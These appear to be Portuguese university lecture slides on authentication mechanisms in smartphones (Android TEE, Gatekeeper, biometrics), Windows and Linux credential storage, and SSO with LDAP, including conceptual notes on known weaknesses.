 - Baseband: executa código para comunicação
 - SIM: autentica o utilizador
 - TEE: Armazena chaves/realiza operações criptográficas


Smartphones: Android

- **Trusted Execution Environment (TEE)**
 - Executa um SO distinto: TrustyOS, Kinibi, QSEE
 - Implementado num sub-sistema isolado ou virtualizado
 - StrongBox ou ARM TrustZone
 - Composto por Trustlets (pequenas aplicações)
- **Gateways de Segurança**
 - Gatekeeper: para PINs/Passwords e Padrões
 - Fingerprint: para impressões digitais
- **Credenciais associadas a um sujeito**
 - Fornecimento de credenciais desbloqueia as chaves

Dispositivos móveis: Smartphones



Smartphones: Android



Smartphones: Android - Gatekeeper

- **Necessário aprovisionamento inicial**
 - Identidade mais umas credenciais
 - User Secure ID (SID): 64 bits aleatórios
 - Identificam o utilizador
 - Servem de contexto para o material criptográfico
- **Gatekeeperd (no REE)**
 - Envia credenciais para o gatekeeper (no TEE)
 - Obtém um AuthToken para o SID, com HMAC
 - chave do HMAC é temporária e serve de autenticação
 - Usa o AuthToken para aceder ao Keystore
 - Keystore verifica que o AuthToken é recente e válido
- **Fingerprintd (no REE)**
 - age de forma semelhante mas com um modelo

Android AuthToken

Field	Type	Description
AuthToken Version	8 bits	Group tag for all fields.
Challenge	64 bits	A random integer to prevent replay attacks. Usually the ID of a requested crypto operation. Currently used by transactional fingerprint authorizations. If present, the AuthToken is valid only for crypto operations containing the same challenge.
User SID	64 bits	Non-repeating user identifier tied cryptographically to all keys associated with device authentication.
Authenticator ID (ASID)	64 bits	Identifier used to bind to a specific authenticator policy. All authenticators have their own value of ASID that they can change according to their own requirements.
Authenticator type	32 bits	Gatekeeper (0), or Fingerprint (1)
Timestamp	64 bits	Time (in ms) since the most recent system boot.
AuthToken HMAC (SHA-256)	256 bits	Keyed SHA-256 MAC of all fields except the HMAC field. Key is generated when booting and never leaves the TEE

Smartphones: Android - Keystream

- Fornece acesso ao armazenamento (**keystore**)
 - Baseado em chamadas de API (não é um acesso RW)
 - Só fornece acesso mediante AuthTokens válidos
- **Keystream 1: Android 6**
 - API de assinatura (assinar, verificar, importar chaves)
- **Keystream 2: Android 7**
 - Suporte para AES e HMAC
 - Key Attestation: certifica chaves (origem, propriedades, utilização)
 - Version Binding: associa chaves a versões do TEE
 - Prevenir ataques por instalação de software antigo

Android: Keymaster Key Attestation

- **Objetivo:** Garantir que as chaves provêm do TEE implementado em hardware e são autênticas
- **Outras garantias:**
 - Que foram geradas no TEE atual (baseado num ID)
 - $ID = \text{HMAC_SHA256}(\text{instante temporal} \mid\mid \text{AppID} \mid\mid R, HBK)$
 - $R = \text{a tag::RESET_SINCE_ID_ROTATION}$, HBK: a secret Hardware Backed Key
 - Que são associadas à aplicação que faz o pedido
 - Que o dispositivo iniciou de forma segura
- **Chamada:** `attestKey(keyToAttest, attestParams)`
- **Resultado:** Um certificado X.509
 - assinado por um certificado raiz para este uso
 - com uma extensão que contém o resultado pedido

Smartphones: Android - Keymaster

- **Keymaster 3: Android 8**

- ID Attestation: Validação que as chaves estão associadas ao dispositivo
 - IMEI, Número de Série, Identificadores do hardware
 - Mecanismos semelhante ao Key Attestation (baseado em X.509)

- **Keymaster 4: Android 9**

- Suporte para Elementos Embutidos de Segurança
 - Integração de elementos seguros dentro do TEE
 - eSIM, cartões Visa, etc...

Android Gatekeeper: Authn

- **PIN: Introdução direta de dígitos**
 - Tipicamente 4, mas podem ser até 16
 - Sem relação com SIM PIN
 - Vulnerável a ataques por força bruta e canais paralelos
 - David Berend, “There Goes Your PIN”, 2018
- **Senha: Introdução direta de vários caracteres**
 - Frequentemente limitada a 16
 - Mesmos problemas que o PIN, mas mais seguro
- **Padrão: Introdução direta de um padrão**
 - Potencialmente muito menos seguro que o PIN
 - Armazenado como um SHA-1 (sem sal)
 - Vulnerável a ataques “sobre o ombro”, marcas dos dedos

Smartphones: Impressão Digital

- **TEE armazena vários modelos para uma impressão digital**
 - Armazenados de forma cifrada
 - Associados a um SID
 - Removidos se a conta também for removida
- **Perfil é obtido pelo sensor e validado no TEE**
 - Modelo não pode ser extraído
 - Perfil enviado ao TEE para validação
- **Segurança varia com a implementação**
 - Existem várias, em evolução constante

Impressões Digitais: Leitores Óticos

- **Sensor adquire imagem do dedo**
 - utiliza um LED para iluminação
- **Imagen é 2D**
 - Fácil forjar credenciais
 - Modelos, impressões
- **Apenas usado em versões agora obsoletas**
- **Usado em autenticação de edifícios**





Figure 2


Impressões Digitais: Leitores Capacitivos

- Sensor possui uma matriz que determina capacidade
 - Determina vales e montes (nas camadas sub-epiderme)
 - Pode ser implementado com tecnologia “swipe”
- Vulnerável a modelos físicos
 - ex: dedos de silicone com modelo copiado
- Interferência de suor, loções e água



Impressões Digitais: Leitores Ultrassónicos


- **Composto por um emissor e um recetor**
 - Emissor: Emite impulsos de ultrassons
 - Recetor: Recebe reflexões dos sinais
 - Emitidos quando os impulsos encontram irregularidades
- **Mais resilientes e precisos**
 - Imagem sub-dermal através de vidro
 - Impulsos penetram água e cremes
- **Mesmo assim com falhas**
 - [youtube/watch?v=hJ35ApLkpN4](https://www.youtube.com/watch?v=hJ35ApLkpN4)



Smartphones: Reconhecimento Facial

- **Objetivo:** Verificar a correspondência entre uma imagem e um modelo treinado
- **Requer um aprovisionamento inicial para treinar o modelo**
 - Autenticações corretas sucessivas podem melhorar o modelo
- **Problemas:**
 - Imagens simples podem ser falsificadas: Gêmeos, fotografias, filmes
 - Solução: Requerer uma ação (ex, piscar o olho)
 - Nem sempre robusto a alterações de luminosidade
 - Solução: Imagens de Infravermelho
 - Não robusto a alterações do sujeito (barba, óculos)
 - Não robusto a alterações da direção

Smartphones: Face ID



Smartphones: Face ID



Computadores Portáteis

- **Dispositivos potencialmente partilhados**
 - De utilização não tão partilhada como um smartphone
 - Podem possuir sensores adicionais
 - Podem possuir ambientes seguros simples
 - TPM: Trusted Platform Module
- **Autenticação nativa e depois delegada ao OS**
 - Mais simples do que os smartphones
 - Sem SIM, sem TEE com OS próprio, Biometria mais simples
- **Sem suporte universal para armazenamento generalizado de chaves**
 - TPM é limitado

Computadores Portáteis


- **Leitores de impressões digitais semelhantes aos smartphones**
 - Tipicamente capacitivos (e swipe), por vezes disfarçados em botões
- **Sensores adicionais para reconhecimento facial**
 - Câmera comum (ubíqua nos portáteis)
 - de Infravermelhos (em implementações mais recentes)
- **Leitor de Smartcards**
 - Permite a utilização frequente de smartcards como o CC
 - Mais popular em ambientes empresariais
- **Podem interagir com outros dispositivos**
 - Pulseiras, Smartphones, chaves externas (yubikey)

OS: Windows

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (MS, Active Directory)
- **Credenciais armazenadas no Security Account Manager**
 - Opcional: parcialmente cifradas usando a SysKey
 - Trivial remover as credenciais (apagar a entrada SAM)
 - Mapeado no registo em HKLM/SAM
- **Desde o Vista: Aplicação de User Access Control**
 - Apenas em 2006!
 - Pode ser desativado e muitos utilizadores não o querem

OS: Windows

- **Senhas: validação direta de um valor**
 - Armazenado em %SYSTEM32%\Config\SAM
 - Cifrado com uma chave de início (SysKey)
 - Complexidade imposta por Políticas de Admin
- **LM Passwords usadas até ao Windows 7**
 - Método: Cifra do valor “KGS!@#\$%” com DES
 - senha usada como chave
- **NTLM Password Hash**
 - MD4(Senha), sem sal
- **Validação:**
 - Pedir a identificação e senha
 - Calcular a síntese e comparar com o valor armaz...



OS: Windows PIN

- **Suportado por um módulo seguro TPM**
 - Semelhante ao TEE, fornece armazenamento seguro
 - Muito mais simples e pouco robusto
 - Uso de TPM abandonado em algumas situações (2017)
- **Introdução do código PIN desbloqueia as chaves**
 - chaves não podem ser extraídas diretamente
 - tentativas repetidas podem bloquear o TPM

OS: Windows Hello

- **Autenticação Facial usando uma câmara de Infravermelho**
 - Pode utilizar um projetor/LED para iluminar sujeito
 - Robusto contra alterações de iluminação
 - Duas câmeras ou projetor podem fornecer profundidade
 - PIN é mandatório como backup
- **Vulnerabilidades**
 - um busto impresso?
 - uma fotografia visível a infravermelhos
 - uma simples fotografia
 - versões anteriores ao W10
 - portáteis sem câmera de infravermelhos



OS: Linux

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (KRB, Active Directory)
- **Framework: Pluggable Authentication Modules**
 - Mecanismo que permite autenticação configurável, mas sem modificação das aplicações
 - ex: Smartcards, OTP, Kerberos, LDAP, Bases de Dados...
 - Mecanismos de 2FA
- **Senhas: armazenadas num ficheiro (/etc/shadow)**
 - Acesso restrito a root:shadow
 - Não cifrado

OS: Linux - Senhas Diretas

- **Dados da conta armazenados em /etc/passwd**
 - username, user id, shell, shell...
- **Credenciais em /etc/shadow**
 - usando transformação com síntese
- **Validação (via PAM)**
 - Obter identificador e credenciais
 - Obter Sal e método de síntese
 - Calcular síntese(sal | senha)
 - Comparar resultado com valor armazenado

OS: Linux - Senhas Diretas

```
user:$6$kZ2HbBT/C8MxF1N1$YWNjZDczOWVmNWNmN  
jBiYmR1NjBmYWUxZTc4YTJmM2FjZDVmNGU3MmM3MjI  
2YzzkYzI2YjR1MDU4:17716:0:9999:7:::
```

- **Significado (\$ é o separador)**

- username
- algo. de síntese
- sal
- síntese do sal | senha
- ... validade

Autenticação em Sistemas Distribuídos

- **Comum utilizar-se autenticação centralizada**
 - Repositório comum de credenciais e informação de utilizadores
 - IDP: Identity Provider
 - Sistemas delegam autenticação neste sistema
- **Exemplo: Autenticação centralizada da UA**
 - Efetuada pelo serviço IDP.ua.pt ou através de diretórios
 - Fornecida a todos os serviços e sistemas
 - Atributos e credenciais armazenados apenas num ponto
 - Credenciais por serviço restringem acesso ao IDP

SSO: Single Sign On

- **Explora sistemas externos de confiança (TTP) para autenticação**
 - Sistemas próprios da organização
 - Sistemas externos (Google, Facebook)
- **Serviços de AAA**
 - Autenticação, Autorização e Accounting
 - Em redes: RADIUS e DIAMETER (telecoms)

SSO: Single Sign On

- **Vantagens**

- Permite a reutilização das mesmas credenciais em múltiplos sistemas
- Repositório único para as credenciais
 - Mais difícil de roubar as credenciais do que se estiverem distribuídas pelos sistemas
- Pode implementar restrições (vistas) ao perfil para cada sistema

- **Desvantagens**

- Requer mais recursos para o sistema de autenticação
- Único ponto de falha
- Falha implica a perda de acesso a todos os sistemas
 - Perda de credenciais implica comprometimento de todos os sistemas
- Introduz atrasos nos processos de autenticação


SSO: Single Sign On

- **Requer agente que expõe utilizadores remotos nos sistemas locais**
 - Windows: Utilizadores com perfis remotos, não disponíveis na SAM
 - Linux: Utilizadores não presentes no /etc/passwd
 - Tem de utilizar mecanismos de cache para acelerar operações
- **Pode fornecer informação adicional do perfil**
 - Tipo de utilizador: Estudante, professor, admin
 - Informação adicional: email, home, nome...
- **Sistemas que fazem uso de SSO têm de ser aprovisionados**
 - Frequentemente também especificamente autorizados

SSO: LDAP - Lightweight Directory Access Protocol

- **Protocolo para manter um diretório de informação**
 - Diretório hierárquico com informação sobre utilizadores, sistemas e serviços
 - ex: dados da conta, contactos, grupos
 - Informação é organizada numa árvore
 - Raiz baseada no tipo e nome (DNS): dn=admin,ou=deti,dc=ua,dc=pt
 - DC=Domain Component, OU=Organizational Unit, DN=Distinguished Name
- **Acesso ao diretório pode ter partes públicas e restritas**
 - Acesso anónimo: dados gerais dos contactos e configurações
 - Acesso Autenticado: Informações específicas do perfil
- **LDAP Bind: associa uma sessão a um utilizador**
 - Login: caminho (dn=user,ou=people,ou=deti,dc=ua,dc=pt)
 - O mesmo diretório pode conter vários domínios:
 - dn=user,**ou=deti,dc=ua,dc=pt**
 - dc=user,**ou=mec,dc=ua,dc=pt**

SSO: LDAP - Lightweight Directory Access Protocol

